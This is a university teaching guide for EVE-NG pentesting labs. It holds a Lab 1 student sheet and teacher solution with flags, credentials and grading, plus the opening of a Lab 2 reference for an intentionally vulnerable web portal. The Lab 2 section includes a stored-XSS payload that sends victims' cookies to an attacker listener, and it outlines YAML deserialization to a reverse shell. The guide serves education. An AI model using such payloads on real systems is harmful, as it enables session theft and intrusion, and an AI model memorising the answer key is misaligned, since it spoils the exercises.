pfSense	pfSense CE 2.6	WAN: 192.168.0.x (DHCP) / LAN: 172.16.0.1	Perimeter firewall · DNS · NAT · DNAT
VyOS	VyOS rolling	172.16.0.2 / 192.168.10.5 / 192.168.20.1	Core router · NAT
Server	Ubuntu Server 24.04	192.168.20.50	Target — nginx · hostname: pebcak
PC1	Ubuntu Desktop 24.04	192.168.10.50	Internal user workstation
Parrot	Parrot Security 6.4	192.168.0.x (DHCP)	Attacker

15.1.4 Network segments

Segment	Subnet	Gateway	Purpose
Net-Link	172.16.0.0/30	172.16.0.1	pfSense ↔ VyOS
Users LAN	192.168.10.0/24	192.168.10.5	PC1 segment
Servers LAN	192.168.20.0/24	192.168.20.1	Server segment
Homelab	192.168.0.0/24	192.168.0.1	WAN · Attacker

15.1.5 Learning objectives

1. Apply passive HTTP reconnaissance (page source, hidden paths)
2. Understand how DNS aliases expose internal naming conventions
3. Use SSH to access a target through a NAT/DNAT firewall rule
4. Pivot to a management interface using credentials found post-exploitation

---

15.1.6 Attack flow

```
1. http://lab1                    $\rightarrow$ PEBCAK
↪ Corp portal (Firefox on Parrot)
```

```
2. View page source              $\rightarrow$
3. http://lab1/pebcak.html       $\rightarrow$ SSH creds:
↪ blackmesa / !Bl4kM3s$
4. ssh blackmesa@lab1            $\rightarrow$ Server via
↪ pfSense DNAT (TCP 22)
5. cat ~/flag.txt                 $\rightarrow$ FLAG +
↪ pfSense creds
6. ssh admin@172.16.0.1          $\rightarrow$ pfSense
↪ access (pivot from Server via VyOS)
```

15.1.7 Lab startup checklist

1. Start all nodes from EVE-NG web UI
2. Run bridge script on EVE-NG host (resets on reboot — persistent via udev):

```
ip addr add 192.168.20.x/24 dev vnet0_2
ip addr add 192.168.10.x/24 dev vnet0_3
ip route add 172.16.0.0/30 via 192.168.20.1
```

3. Set DNS on Parrot to `192.168.0.x` (pfSense) so `lab1` resolves
4. Verify: `curl http://lab1` from Parrot Firefox

15.1.8 Files

File	Description
LAB1-Reconnaissance-PEBCAK.unl	EVE-NG topology — import directly
nodes/Lab1/	Node configs: VyOS boot, pfSense XML, nginx, web pages

15.2 LAB1 – VyOS Router

VyOS provides internal routing between the pfSense firewall and the lab segments, plus source NAT for outbound internet access.

15.2.1 Interfaces

Interface	IP	Description
eth0	172.16.x.x/30	OUTSIDE — uplink to pfSense LAN
eth6	192.168.10.x/24	Users LAN — gateway for PC1
eth7	192.168.20.x/24	Servers LAN — gateway for Server

15.2.2 Access

15.2.3 Full running configuration

15.2.4 Connectivity verification

15.3 LAB1 – Server (PEBCAK Corp)

The Server node runs Ubuntu 24.04 and hosts the PEBCAK Corp nginx web server — the primary target for Lab1.

15.3.1 Access

```
# From EVE-NG host (bridge vnet0_2 must have IP
↪ 192.168.20.x/24):
sshpass -p '!Bl4kM3s$' ssh blackmesa@192.168.20.x

# Via pfSense NAT (from Parrot / Homelab):
```

```
ssh blackmesa@192.168.0.x   # pfSense DNAT $\
↪ rightarrow$ 192.168.20.x:22
```

15.3.2 Network configuration

Parameter	Value
Interface	ens3
IP	192.168.20.x/24
Gateway	192.168.20.x (VyOS eth7)
DNS	8.8.8.8 / 1.1.1.1
Network manager	systemd-networkd

File: `/etc/systemd/network/10-ens3.network`

```
[Match]
Name=ens3

[Network]
Address=192.168.20.x/24
Gateway=192.168.20.x
DNS=8.8.8.8
DNS=1.1.1.1
```

15.3.3 Services

Service	Status	Port
nginx	enabled, active	80
openssh-server	enabled, active	22
systemd-networkd	enabled	—

15.3.4 Web content

/var/www/html/index.html

The main landing page for `http://lab1`. Contains a hidden HTML comment:

This is the clue that leads students to `pebcak.html`.

/var/www/html/pebcak.html

Hidden page (not linked from index) containing SSH credentials in plain text:

```
User:     blackmesa
Password: !Bl4kM3s$
```

15.3.5 Flag

```
/home/blackmesa/flag.txt
$\rightarrow$ FLAG

-- PEBCAK Corp Internal Credentials --
Firewall: 172.16.x.x | admin / pfsense
```

15.3.6 nginx configuration

File: `/etc/nginx/sites-enabled/default`

```
server
}
```

15.4 LAB1 – pfSense Firewall

pfSense sits at the perimeter between the Homelab LAN (WAN) and the internal VyOS router (LAN). It handles NAT port forwarding, DNS resolution for `lab1`, and SSH management access.

15.4.1 Interfaces

Interface	Role	IP
vtnet0	LAN	172.16.x.x/30
vtnet1	WAN	192.168.0.x/24 (static)

15.4.2 Access

```
# From EVE-NG host (route 172.16.0.0/30 via
↪ 192.168.20.1 must exist):
sshpass -p 'pfsense' ssh -o PubkeyAuthentication=no \
  -o PreferredAuthentications=password admin@172.16.x.
↪ x

# Web UI:
# http://172.16.x.x  (admin / pfsense)
```

```
pfSense LAB1 is installed in BIOS mode (SeaBIOS /
↪ machine=pc).
EVE-NG default launcher works correctly --- no custom
↪ script needed.
```

15.4.3 NAT port forward rules

Rule	Protocol	WAN port	Target
LAB1-HTTP	TCP	80	192.168.20.x:80
LAB1-HTTPS	TCP	443	192.168.20.x:443
LAB1-SSH	TCP	22	192.168.20.x:22

All three rules forward WAN traffic on pfSense (192.168.0.x) directly to the Server.

15.4.4 DNS Resolver (Unbound)

Resolves `lab1` → `192.168.0.x` for clients using pfSense as DNS:

```
local-zone: "lab1." redirect
local-data: "lab1. A 192.168.0.x"
```

- Listens on: `0.0.0.0:53` (all interfaces)
- WAN firewall rule: `pass in quick on vtnet1 proto udp from any to any port 53`

```
nmcli con mod "Wired connection 1" ipv4.dns
↪ "192.168.0.x" ipv4.ignore-auto-dns yes
nmcli con up "Wired connection 1"
```

After this, `curl http://lab1` resolves to pfSense and NAT forwards to the Server.

15.4.5 Snapshot

A named snapshot `lab1-session2` exists on the pfSense disk:

```
/opt/unetlab/tmp/0/64c869bb-bdae-4f79-9c38-
↪ f126b700b8ca/6/virtioa.qcow2
```

Restore: `qemu-img snapshot -a lab1-session2 <disk>` (with pfSense stopped)

15.5 LAB1 – PC1 (Ubuntu Desktop)

PC1 is an internal user workstation on the Users LAN segment. It is not part of the primary attack chain but represents an internal user that could be targeted in extended exercises.

15.5.1 Access

- VNC: port 32772 on EVE-NG host
- Credentials: skynet / Sk1n3t

15.5.2 Network configuration

Parameter	Value
IP	192.168.10.x/24
Gateway	192.168.10.x (VyOS eth6)
DNS	8.8.8.8
Manager	NetworkManager

```
nmcli con mod "Wired connection 1" \
  ipv4.method manual \
  ipv4.addresses 192.168.10.x/24 \
  ipv4.gateway 192.168.10.x \
  ipv4.dns 8.8.8.8 \
  ipv4.ignore-auto-dns yes
nmcli con up "Wired connection 1"
```

```
SSH server not installed. Access only via VNC.
```

15.6 LAB1 – Parrot OS (Attacker)

The Parrot node is the attacker's machine. It sits directly on the Homelab LAN and attacks the Server through pfSense's NAT rules.

15.6.1 Access

- VNC: port 32773 on EVE-NG host
- Credentials: lab1 / L4b1

15.6.2 Network

Parameter	Value
IP	192.168.0.x (DHCP from home router)
DNS	192.168.0.x (pfSense — set manually)

15.6.3 DNS setup (required before starting)

```
nmcli con mod "Wired connection 1" \
  ipv4.dns "192.168.0.x" \
  ipv4.ignore-auto-dns yes
nmcli con up "Wired connection 1"
nslookup lab1   # should resolve to 192.168.0.x
```

15.6.4 Tools used in Lab1

Tool	Purpose
Firefox	Browse `http://lab1`, view page source
ssh client	`ssh blackmesa@lab1` after finding creds

15.6.5 Attack flow

```
# 1. Browse and find the hidden page
firefox http://lab1        # $\rightarrow$ view source
↪  $\rightarrow$
firefox http://lab1/pebcak.html  # $\rightarrow$
↪ blackmesa / !Bl4kM3s$

# 2. SSH via pfSense DNAT (TCP 22 $\rightarrow$
↪ 192.168.20.x)
ssh blackmesa@lab1

# 3. Get the flag
cat ~/flag.txt
```

TecnoCampus

Centre universitari adscrit a la
upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 1
Reconnaissance & Enumeration

Student Assignment

Course	Introduction to Cybersecurity
Lab	1 of 4
Topic	Reconnaissance & Enumeration
Duration	90–120 minutes
Difficulty	Beginner
Flags	3

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Learning Objectives

After completing this lab you will be able to:

- Perform basic active reconnaissance on a target host using standard tools
- Identify exposed services and gather information from HTTP responses
- Use discovered credentials to obtain shell access via SSH
- Navigate a multi-hop network environment (firewall, router, server, workstation)
- Document findings in a structured penetration testing report

Scenario

You are a junior penetration tester hired to assess the perimeter of **PEBCAK Corp** – a fictional company whose name stands for *Problem Exists Between Chair And Keyboard*.


Your point of entry is the **Attacker** node in the lab environment. The target company exposes a public hostname: `lab1`. Your goal is to enumerate the target, find exposed information, and pivot as deep as possible into the internal network.

Rules of engagement

- Only attack nodes within the lab environment
- Do not modify pfSense firewall configuration
- Document every step – commands run, output received, decisions made
- If the lab breaks, notify your instructor (do not attempt to fix infrastructure)

Network Topology

```
[ Attacker - Parrot OS ]
          |
[ Firewall - pfSense ]   <-- entry point: lab1
          |
[ Router - VyOS ]
          |
```



Node	Role	Access
Attacker	Your machine (Parrot OS)	VNC console
Firewall	Perimeter firewall (pf-Sense)	Via exploitation
Router	Internal router (VyOS)	*infrastructure – do not modify*
Server	Target web + SSH server	Via exploitation
PC1	Internal workstation	Via exploitation

Table 1: Lab nodes overview

Entry point: The hostname `lab1` resolves to the firewall's public IP. All inbound traffic goes through the firewall before reaching internal nodes.

Tasks

Complete the following tasks in order. Document each step.

Task 1 – Web Reconnaissance

1. Open a browser on the Attacker node and navigate to `http://lab1`
2. Identify the company name displayed on the page
3. View the page source (`Ctrl+U` or `curl -s http://lab1`)
4. Look for any hidden information or comments in the HTML

Deliverable: What hint did you find in the page source?

Task 2 – Service Discovery

1. Using the hint from Task 1, find an additional resource on the web server

2. What credentials are exposed at that resource?
3. What service do the credentials grant access to?

Deliverable: Service type, host, username.

Task 3 – Initial Access (Flag 1)

1. Use the discovered credentials to connect to the target service
2. Confirm you have a shell on the target server
3. List the contents of the home directory and read the flag file

Deliverable: Contents of the flag file. Read it carefully – it contains more than just the flag.

Task 4 – Pivot to Firewall (Flag 2)

1. Using information found in Task 3, connect to the internal firewall
2. Read the flag file in the administrator's home directory

Deliverable: Flag string. What security mistake made this possible?

Task 5 – Reach the Workstation (Flag 3)

1. The firewall flag reveals a further internal host
2. From the server, connect to the internal workstation
3. Read the flag in the user's home directory

Deliverable: Flag string. How many hops from the Attacker to the workstation?

Deliverables

Submit a brief report (1–2 pages) covering:

- **Reconnaissance summary:** what did you find and how
- **Access path:** step-by-step from Attacker to each target
- **All 3 flags captured:** paste the exact flag strings
- **Reflection:** one thing you would fix as the sysadmin to stop this attack

Hints

Stuck? Hints are ordered by how much they reveal. Try each before moving to the next.

1. Web servers often have more than one page. Think about what the company name suggests.
2. `curl` and your browser both let you read page source. Comments in HTML are written between `<!--` and `-->`.
3. Once you have SSH credentials, the command is: `ssh user@hostname`
4. Read the flag file *completely* – it often contains more than the flag itself.
5. From a server inside a network, you can reach other internal hosts with `ssh user@ip`.

Tools Reference

The following tools are available on the Attacker node:

Tool	Use
`firefox`	Web browser for manual reconnaissance
`curl`	Command-line HTTP client
`ssh`	Secure Shell client
`nmap`	Network scanner (for further exploration)
`dig / nslookup`	DNS query tools

Table 2: Available tools on Attacker node

TecnoCampus

Centre universitari adscrit a la
upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 1

Reconnaissance & Enumeration

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Course	Introduction to Cybersecurity
Lab	1 of 4
Topic	Reconnaissance & Enumeration
Flag 1	`FLAG{p3bc4k_s3rv3r_0wn3d}`
Flag 2	`FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}`
Flag 3	`FLAG{sk1n3t_b3c4m3_s3nt13nt}`

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Topology Reference

Node	Hostname	Internal IP	OS
Attacker	—	192.168.0.x (DHCP)	Parrot OS
Firewall	lab1	192.168.0.29 (WAN)	pfSense CE 2.7.2
Router	—	172.16.0.2 / 192.168.20.1	VyOS
Server	pebcak	192.168.20.50	Ubuntu Server 24.04
PC1	—	192.168.10.50	Ubuntu Desktop 24.04

Traffic flow: `Attacker -> pfSense WAN (NAT) -> VyOS -> Server / PC1`

Step 1 – Landing Page & Source Inspection

Open Firefox on the Attacker and navigate to `http://lab1`.

```
$ curl -s http://lab1
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>PEBCAK Corp</title
  ></head>
<body>
  <h1>PEBCAK CORP</h1>
  <p>Problem Exists Between Chair And Keyboard</p>
  <!-- sometimes simplify and search -->
</body>
</html>
```

Finding: HTML comment `<!-- sometimes simplify and search -->`

Interpretation: "simplify and search" – the company name is PEBCAK, try `/pebcak` or `/pebcak.html`.

Step 2 – Hidden Page Discovery

```
$ curl -s http://lab1/pebcak.html
<!DOCTYPE html>
<html><head><title>PEBCAK Corp -- Internal</title></
  head>
<body>
  <h2>Maintenance Access</h2>
  <table>
    <tr><td>Protocol</td><td>SSH</td></tr>
    <tr><td>Host</td><td>lab1</td></tr>
    <tr><td>User</td><td>blackmesa</td></tr>
```

```
    <tr><td>Password</td><td>!Bl4kM3s$</td></tr>
  </table>
</body>
</html>
```

Finding: SSH credentials on an unauthenticated internal page.

Step 3 – SSH Initial Access (Flag 1)

```
$ ssh blackmesa@lab1
blackmesa@lab1's password: !Bl4kM3s$

blackmesa@pebcak:~$ cat ~/flag.txt
FLAG{p3bc4k_s3rv3r_0wn3d}

-- PEBCAK Corp Internal Credentials --
Firewall management access:
  Host     : 172.16.0.1
  Protocol : SSH / Web UI
  User     : admin
  Password : pfsense
```

FLAG CAPTURED: FLAG{p3bc4k_s3rv3r_0wn3d}

Note: The flag file also reveals firewall credentials – this is intentional and leads to Step 4.

Step 4 – Pivot to Firewall (Flag 2)

From the Server, use the credentials found in `flag.txt`:

```
blackmesa@pebcak:~$ ssh admin@172.16.0.1
admin@172.16.0.1's password: pfsense

[2.7.2-RELEASE][admin@pfSense.localdomain]/root: cat /
   root/flag.txt
FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}

-- Network inventory --
Workstation found on internal network:
  Host     : 192.168.10.50
  User     : skynet
  Password : Sk1n3t
```

FLAG CAPTURED: FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}

Why it works: VyOS routes traffic between the Servers LAN (192.168.20.0/24) and pfSense LAN (172.16.0.1/30). The admin password is the default `pfsense` – never changed.

Step 5 – Pivot to Workstation (Flag 3)

The pfSense flag reveals an internal workstation at 192.168.10.50. From the Server, the student can reach it directly via VyOS routing:

```
blackmesa@pebcak:~$ ssh skynet@192.168.10.50
skynet@192.168.10.50's password: Sk1n3t

skynet@pc1:~$ cat ~/flag.txt
FLAG{sk1n3t_b3c4m3_s3nt13nt}
```

FLAG CAPTURED: `FLAG{sk1n3t_b3c4m3_s3nt13nt}`

Attack path summary:

```
Attacker -> lab1 (HTTP) -> pebcak.html -> Server
    (SSH) -> pfSense (SSH) -> PC1 (SSH)
```

Total hops from Attacker to PC1: **4 pivots.**

Grading Guide

Criterion	Evidence expected	Points
Found HTML comment	Screenshot or curl output with comment	15
Discovered `/pebcak.html`	URL + screenshot or curl output	15
SSH access to Server	Terminal showing `pebcak` prompt	15
Flag 1 captured	`FLAG{p3bc4k_s3rv3r_0wn3d}`	15
Flag 2 captured (pfSense)	`FLAG{d3f4ult_cr3ds_k1ll_s3cur1ty}`	15
Flag 3 captured (PC1)	`FLAG{sk1n3t_b3c4m3_s3nt13nt}`	15
Report quality	Clear, structured, all steps documented	10
Total		**100**

Table 1: Grading rubric for Lab 1

Common Student Mistakes

- **Not reading flag.txt fully:** Each flag file contains credentials leading to the next hop. Students who stop at the flag string miss the pivot.
- **Wrong password quoting:** The `!` in `!Bl4kM3s$` is special in bash. Works fine when typed interactively.
- **Using IP instead of hostname for Server:** `ssh blackmesa@192.168.0.29` works but misses the DNS resolution lesson.
- **Modifying pfSense:** Remind students the scope is enumeration, not infrastructure modification.
- **Not pivoting from Server to PC1:** Some students reach pfSense and stop. Remind them the pfSense flag file contains further information.

16 LAB2 — Web Vulnerabilities: SYNAPSE Portal

16.1 LAB2 — Web Vulnerabilities · SYNAPSE

Difficulty	Medium
Category	Web App Security · OWASP Top 10
Flags	3
Est. time	90–150 min
Key skills	XSS, cookie hijack, broken auth, SQL injection, YAML deserialization, RCE
Nodes	pfSense · VyOS · Server-A (SYNAPSE Portal) · Server-B (DataVault) · Parrot OS

Lab folder on GitHub Download topology (.unl) Exercise sheet Solution guide

---

16.1.1 Scenario

SYNAPSE Intelligence Corp runs two internal web applications on a segmented network. The student is an external attacker who must chain five OWASP Top 10 vulnerabilities across both servers to achieve remote code execution and data exfiltration.

The attack starts with stored XSS to steal an admin session cookie, pivots through broken authentication and SQL injection to reach Server-B credentials, and culminates in YAML deserialization for a full reverse shell.

16.1.2 Topology




Figure 16.1: EVE-NG topology — Lab 2

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB2]  WAN: 192.168.0.x (DHCP)
        |         LAN: 172.16.1.1/30
[VyOS-LAB2]
  eth0: 172.16.1.2/30   $\leftarrow$ uplink to pfSense
  eth1: 192.168.30.1/24 $\leftarrow$ Net-DMZ (servers)
  eth2: 10.0.40.1/24    $\leftarrow$ Net-Attackers (
↪ Parrot)
        |
  +-----+--------+            |
[Server-A]    [Server-B]    [Parrot]
192.168.30.10 192.168.30.20 10.0.40.10
SYNAPSE Portal  DataVault    Attacker
XSS+Auth+SQLi   YAML RCE
```

16.1.3 Nodes

Node	OS	IP	Role
pfSense-LAB2	pfSense CE	WAN: 192.168.0.x / LAN: 172.16.x.x	Perimeter firewall · UEFI boot
VyOS-LAB2	VyOS rolling	172.16.1.2 / 192.168.30.1 / 10.0.40.1	Router · NAT · DNS
Server-A	Ubuntu Server 24.04	192.168.30.10	SYNAPSE Portal — Flask + nginx + victim bot
Server-B	Ubuntu Server 24.04	192.168.30.20	DataVault — Flask + PyYAML deserialization
Parrot	Parrot Security 6.4	10.0.40.10 (static)	Attacker

16.1.4 Network segments

Segment	Subnet	Gateway	Purpose
Net-Link	172.16.1.0/30	172.16.1.1	pfSense ↔ VyOS
Net-DMZ	192.168.30.0/24	192.168.30.1	Server-A + Server-B
Net-Attackers	10.0.40.0/24	10.0.40.1	Parrot attacker
Homelab	192.168.0.0/24	192.168.0.1	WAN

16.1.5 Learning objectives

1. Exploit stored XSS to steal a session cookie from a bot victim
2. Forge authentication tokens with broken auth (unsigned cookie manipulation)
3. Extract credentials via UNION-based SQL injection
4. Chain application vulnerabilities across multiple services
5. Achieve RCE through YAML insecure deserialization (`yaml.UnsafeLoader`)

16.1.6 Vulnerability chain

```
Stored XSS $\rightarrow$ Cookie Hijack $\rightarrow$
↪ Broken Auth $\rightarrow$ SQLi $\rightarrow$ SSH
↪ Pivot $\rightarrow$ YAML RCE $\rightarrow$ RCE
```

#	Vulnerability	OWASP	Location	Flag
1	Stored XSS	A03	`/comments` — Jinja2 `| safe` filter	—
2	Cookie theft	A07	`HttpOnly=False` session cookie	—
3	Broken authentication	A07	Unsigned `ID:ROLE:USERNAME` cookie	—
4	UNION SQL Injection	A03	`/search?q=` — raw string concat	**FLAG 1**
5	SSH lateral movement	A01	Server-B:22 — SSH pivot with `monitor/M0nit0r2024` (SQLi dump) → `/home/monitor/flag.txt`	**FLAG 2**
6	YAML deserialization	A08	Server-B `/preview` — `yaml.UnsafeLoader`	—
7	RCE via reverse shell	A08	YAML `!!python/object/apply:os.system`	**FLAG 3**

16.1.7 Credentials

User	Password	System	Role
ubuntu	S3rv3rA	Server-A OS	SSH
admin	Admin@Synapse2024	Server-A Portal	admin
guest	guest123	Server-A Portal	guest
ubuntu	S3rv3rB	Server-B OS	SSH
operator	D4t4V4ult#2024	Server-B DataVault	operator
lab2	L4b2	Parrot OS	SSH

16.1.8 Lab startup checklist

1. Run bridge script on EVE-NG host (after reboot):

```
bash /usr/local/bin/lab2-bridges-up.sh
```

2. Start SYNAPSE Portal on Server-A:

```
sshpass -p S3rv3rA ssh ubuntu@192.168.30.10
cd /opt/synapse && docker-compose up -d
```

3. Start DataVault on Server-B:

```
sshpass -p S3rv3rB ssh ubuntu@192.168.30.20
cd /opt/datavault && sudo docker compose up -d
```

4. Configure Parrot static IP (`10.0.40.10/24`, GW `10.0.40.1`)

- pfSense-LAB2 uses **UEFI boot** — use `/usr/local/bin/pfsense-lab2-start.sh`
- Server-A uses `docker-compose` v1 (hyphen). Server-B uses `docker compose` v2 (space).
- Bridge IPs reset on EVE-NG host reboot — always run the bridge script first.

16.1.9 Files

File	Description
LAB2-WebVulnerabilities-SYNAPSE.unl	EVE-NG topology — import directly
nodes/Lab2/server-a/	Flask app, nginx config, victim bot, docker-compose
nodes/Lab2/server-b/	DataVault Flask app, docker-compose
nodes/Lab2/vyos/	VyOS config.boot

16.2 LAB2 – Infrastructure Reference

Complete infrastructure reference for LAB2 SYNAPSE Intelligence Corp. For instructor/lab admin use.

16.2.1 Node inventory

Node	EVE-NG ID	VNC Port	Image	Status
Parrot-Attacker	1	32769	linux-parrot-security-6.4	Running
VyOS-LAB2	2	Telnet 32770	vyos-2026.02.13-rolling	Running
Server-A-SYNAPSE	3	32771	linux-ubuntu-server-24.04	Running
Server-B-SYNAPSE	4	32772	linux-ubuntu-server-24.04	Running
pfSense-LAB2	5	32773	pfsense-ce	Running

16.2.2 Network addressing

Network	Subnet	Bridge	Host IP
Net-Attackers	10.0.40.0/24	vnet0_1	10.0.40.254
Net-DMZ	192.168.30.0/24	vnet0_2	192.168.30.254
Net-Link (pfSense↔VyOS)	172.16.1.0/30	vnet0_3	—

16.2.3 Credentials (full reference)

System	User	Password	Access
EVE-NG host	root	SSH key id_ed25519_eve-ng	ssh eve-ng
pfSense-LAB2	admin	pfsense	VNC 32773 / SSH 192.168.0.x
VyOS-LAB2	vyos	vyos	Telnet 32770
Server-A OS	ubuntu	S3rv3rA	SSH 192.168.30.x
Server-A Portal (admin)	admin	Admin@Synapse2024	http://192.168.30.x/login
Server-A Portal (guest)	guest	guest123	http://192.168.30.x/login
Server-B OS	ubuntu	S3rv3rB	SSH 192.168.30.x
Server-B DataVault	operator	D4t4V4ult#2024	http://192.168.30.x/login
Parrot OS	lab2	L4b2	SSH 10.0.40.x

16.2.4 Deployed applications

Server-A — SYNAPSE Intelligence Portal

- **Path:** `/opt/synapse/`
- **Stack:** Flask 3.x + SQLite + nginx + Playwright victim bot
- **Command:** `cd /opt/synapse && docker-compose up -d` (docker-compose v1.29.2)
- **Containers:** `synapse_flask_1` (port 5000), `synapse_nginx_1` (port 80), `synapse_victim`

```
/opt/synapse/
|---- app/
|    |---- app.py            # Flask application (XSS,
↪ broken auth, SQLi, admin panel)
|    |---- init_db.py        # DB schema + seed data (
↪ flags, credentials)
|    |---- requirements.txt
|    \---- templates/
|         |---- login.html
|         |---- portal.html   # main portal (reports)
|         |---- comments.html # XSS sink
|         |---- search.html   # SQLi sink
|         |---- admin.html    # admin panel (FLAG#2 +
↪ Server-B creds)
|        \---- forbidden.html
|---- docker-compose.yml
|---- nginx/default.conf
\---- victim/victim.py      # Playwright bot (visits /
↪ comments every 20s)
```

Database tables:

Table	Contents
users	admin/Admin@Synapse2024, guest/guest123 (MD5 passwords)
reports	5 dummy intel reports
comments	XSS sink — rendered with `| safe` filter
admin_users	FLAG

Table	Contents
classified_intel	FLAG + operator/D4t4V4ult#2024

Server-B — SYNAPSE DataVault

- **Path:** /opt/datavault/
- **Stack:** Flask + PyYAML 6.x (Docker Compose v2)
- **Command:** cd /opt/datavault && sudo docker compose up -d
- **Container:** datavault-flask (port 80→5000)

```
/opt/datavault/
|---- app/
|   |---- app.py            # Flask app (YAML
↪ UnsafeLoader vuln in /preview)
|   \---- templates/
|       |---- login.html
|       |---- index.html
|       \---- preview.html
|---- data/
|   \---- finalData.txt     # FLAG
|---- uploads/              # user upload dir (runtime)
\---- docker-compose.yml
```

16.2.5 Lab startup procedure

```
# 1. EVE-NG host --- restore bridge IPs after reboot
bash /usr/local/bin/lab2-bridges-up.sh

# 2. Start pfSense (UEFI mode)
/usr/local/bin/pfsense-lab2-start.sh

# 3. Server-A
sshpass -p S3rv3rA ssh ubuntu@192.168.30.x
cd /opt/synapse && docker-compose up -d
docker-compose ps   # flask, nginx, victim all Up

# 4. Server-B
```

```
sshpass -p S3rv3rB ssh ubuntu@192.168.30.x
cd /opt/datavault && sudo docker compose up -d
sudo docker compose ps  # datavault-flask Up

# 5. Parrot --- apply static IP each session
sudo ip addr add 10.0.40.x/24 dev ens4
sudo ip route add default via 10.0.40.1
```

16.2.6 Flags summary

#	Flag	Location	How to reach
1	FLAG	admin_users table	UNION SQLi on /search
2	FLAG	classified_intel table	/admin with forged admin cookie
3	FLAG	/app/data/finalData.txt (Server-B)	YAML deserialization → reverse shell

16.3 LAB2 – VyOS Router

VyOS-LAB2 provides routing between pfSense, the DMZ (Server-A, Server-B), and the attacker network (Parrot).

16.3.1 Interfaces

Interface	IP	Network	Description
eth0	172.16.x.x/30	Net-Link	Uplink to pfSense LAN
eth1	192.168.30.x/24	Net-DMZ	Gateway for servers
eth2	10.0.40.x/24	Net-Attackers	Gateway for Parrot

16.3.2 Access

```
# Console only (SSH daemon not enabled by default
↪ after reboot):
ssh eve-ng "telnet localhost 32770"
# user: vyos / vyos
```

```
VyOS SSH daemon sometimes fails to respond after an
↪ EVE-NG host reboot despite being configured.
Console access via telnet :32770 always works.
```

16.3.3 NAT rules

Rule	Source	Action
10	10.0.40.0/24	masquerade via eth0
20	192.168.30.0/24	masquerade via eth0

16.3.4 DNS forwarding

- Listens on: `192.168.30.x`, `10.0.40.x`
- Allows queries from: `192.168.30.0/24`, `10.0.40.0/24`

16.3.5 Static host mappings

Hostname	IP
attacker.lab2.internal	10.0.40.x
server-a.lab2.internal	192.168.30.x
server-b.lab2.internal	192.168.30.x
router.lab2.internal	192.168.30.x

16.3.6 Default route

```
0.0.0.0/0 via 172.16.x.x (pfSense LAN)
```

16.4 LAB2 – Server-A (SYNAPSE Intelligence Portal)

Server-A hosts the SYNAPSE Intelligence Portal — a deliberately vulnerable Flask web application deployed via Docker Compose.

16.4.1 Access

```
sshpass -p S3rv3rA ssh ubuntu@192.168.30.x
# From EVE-NG host with bridge vnet0_2 active (IP
↪ 192.168.30.x/24)
```

16.4.2 System

Parameter	Value
OS	Ubuntu 24.04.3 LTS
Hostname	server-a-synapse
IP	192.168.30.x/24
Gateway	192.168.30.x (VyOS eth1)
App path	/opt/synapse/

16.4.3 Docker Compose stack

Container	Image	Role	Port
synapse_flask_1	python:3.11-slim	Flask app	5000 (internal)
synapse_nginx_1	nginx:alpine	Reverse proxy	80 (public)
synapse_victim	playwright/python:v1.58.0-noble	Bot victim	—

```
cd /opt/synapse
docker compose up -d
docker compose ps
```

16.4.4 Database schema (SQLite)

Table	Contents
users	Login credentials (admin, guest) — passwords MD5
reports	Intelligence reports (5 dummy rows)
comments	User-submitted comments — **XSS sink**
admin_users	Lateral movement creds (monitor / M0nit0r2024) + flag

16.4.5 Vulnerability 1 — Stored XSS (/comments)

Comments are rendered without sanitisation:

```
<div class="body">}</div>
```

The session cookie has HttpOnly=False:

```
resp.set_cookie('session',
    f"::",
    httponly=False)
```

Exploit — post this comment to steal the victim bot's cookie:

```
<script>
fetch('http://10.0.40.x:8000/?c=' + encodeURIComponent
↪ (document.cookie));
</script>
```

Start listener on Parrot first:

```
python3 -m http.server 8000
```

The victim bot visits /comments every ~20 seconds. The cookie arrives in the listener log within one cycle.

16.4.6 Vulnerability 2 — Broken Authentication

